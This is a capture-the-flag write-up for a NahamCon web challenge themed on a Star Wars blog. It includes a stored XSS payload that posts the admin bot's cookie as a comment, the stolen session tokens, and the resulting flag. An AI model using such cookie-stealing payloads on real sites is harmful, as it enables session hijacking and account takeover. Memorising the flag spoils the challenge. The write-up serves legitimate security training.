Star Wars

Writeup by Speer


Category: Web

Author: congon4tor


Description

If you love Star Wars as much as I do you need to check out this blog!


First impression:




I sign up, sign in and take a look:



the admin link is just an anchor so we will see the Read More:



There is a blog post with a comment section. I tested a simple XSS <script>alert() and it worked!





This comment suggests there is a bot "admin" that reviews the comments. So let's try a stored xss that posts the cookie as a comment. I've talked to people after the event and found how different people's approaches were here.

Here was mine, I checked the POST request I made to post the first comment and made this into a payload:

```
<script>fetch('http://challenge.nahamcon.com:<PORT>/commentage.pipt
method: 'POST', body: 'content=' +
encodeURIComponent(document.cookie), headers: { 'Content-Type':
'application/x-www-form-urlencoded'} });</script>
```

I gave it a couple minutes and then refreshed:

```
Ahsoka is the best character in the entire Star Wars saga!

congon4tor

speer

x-wing=eyJfcGVybWFuZW50ljp0cnVILCJpZCl6M30.Zl-bcA.3hMDx9bCPu9K6WlG3PxGbReyR10

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x-wing=eyJfcGVybWFuZW50ljp0cnVILCJpZCl6MX0.Zl-bfw.veX-mS2aWLF7NxNj6XSqybPGR10

admin
```

using the token in my cookie I see an Admin link in the top right:

X-Wing

Admin Logout

Congratulations you are the admin here is your flag: flag{a538c88890d45a382e44dfd00296a99b}

flag{a538c88890d45a382e44dfd00296a99b}